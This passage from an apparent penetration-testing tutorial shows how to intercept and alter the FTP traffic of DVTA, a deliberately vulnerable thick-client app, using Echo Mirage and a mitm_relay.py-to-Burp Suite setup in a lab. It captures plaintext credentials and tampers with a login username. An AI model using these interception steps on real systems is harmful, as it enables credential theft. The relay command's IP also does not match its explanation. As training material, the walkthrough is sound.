


- We successfully logged in, the new window opens showing us the available files in FTP server.




Echo Mirage


- Open **Echo Mirage** and **DVTA** application and login with creds.




- In Echo Mirage go to **Options** > **Configuration** and select these rules in below image.




- Next go to **Rules** > **New** > **Direction** = **Any** > **Port** = **21** > **Intercept.**




- So we have got our rules which are intercepting the traffic of inbound and outbound traffic on port 21.




- Now go to **Process > Inject > Select DVTA.exe.**




- So now when any traffic goes in and out from DVTA we get traffic logs in Echo Mirage.
- For example when we hit Backup Data button we get traffic intercepted in Echo Mirage.




- Keep click OK for next traffic.
- Example: Now we have username and Password intercepted in Echo Mirage.






- Same we can also change rules according to our needs: for example If we want to select only inbound or outbound traffic we can do that also.
- Same we can change the traffic information also that is passing through the echo mirage,

- Like in image below we have changed the username to dvtb from dvta.



- And we got the incorrect login because user dvtb doesn't exist.



MITM Relay + Burp Suite

```
DVTA ------> MITM Realy --------> Burp Suite --------> Mitm Realy ---------
-> FTP Server
```


DVTA: An app that is communicating on server

MITM Relay: Wraps TCP packets to HTTP to view in Burp Suite. Listen or port on which the app is communicating on (in this case port 21)

BURP Suite: To edit the received HTTP packets back to MITM Relay which converts again HTTP packets to TCP packets.

FTP Server: The traffic is then passed to FTP Server. (I configured the server for port 2111).


- Now open DVTA app and configure the server matches to our local machine (on which the app is installed).




- Use the command below for `mitm_relay`.

```
mitm_relay.py -l 0.0.0.0 -r tcp:21:192.168.121.130:2111 -p 127.0.0.1:8080
```


- **`0.0.0.0`**: Specifies the *local address* on which the relay server will listen. "*0.0.0.0*" means it will listen on all available IP addresses/interfaces of the host machine.
- **`r TCP:21:192.168.1.104:2111`**: Defines a relay rule.
  - **`TCP`**: Indicates the protocol used for the relay (TCP in this case).
  - **`21`**: The source port on the local machine where the relay listens for incoming connections.
  - **`192.168.1.104`**: The *destination IP* address where the traffic is forwarded to.
  - **`2111`**: The *destination port* at the specified IP address where the traffic is sent.
- **`p 127.0.0.1:8080`**: Specifies the *proxy server* setting.



- Next login to DVTA application, and in burp Switch the `intercept` on.
- So when we click on Backup Data button, we got our traffic relayed on Burp Suite.



- So we got all the traffic to burp-suite including username and password.



3. Attacking Thick Client

Hardcoded Strings

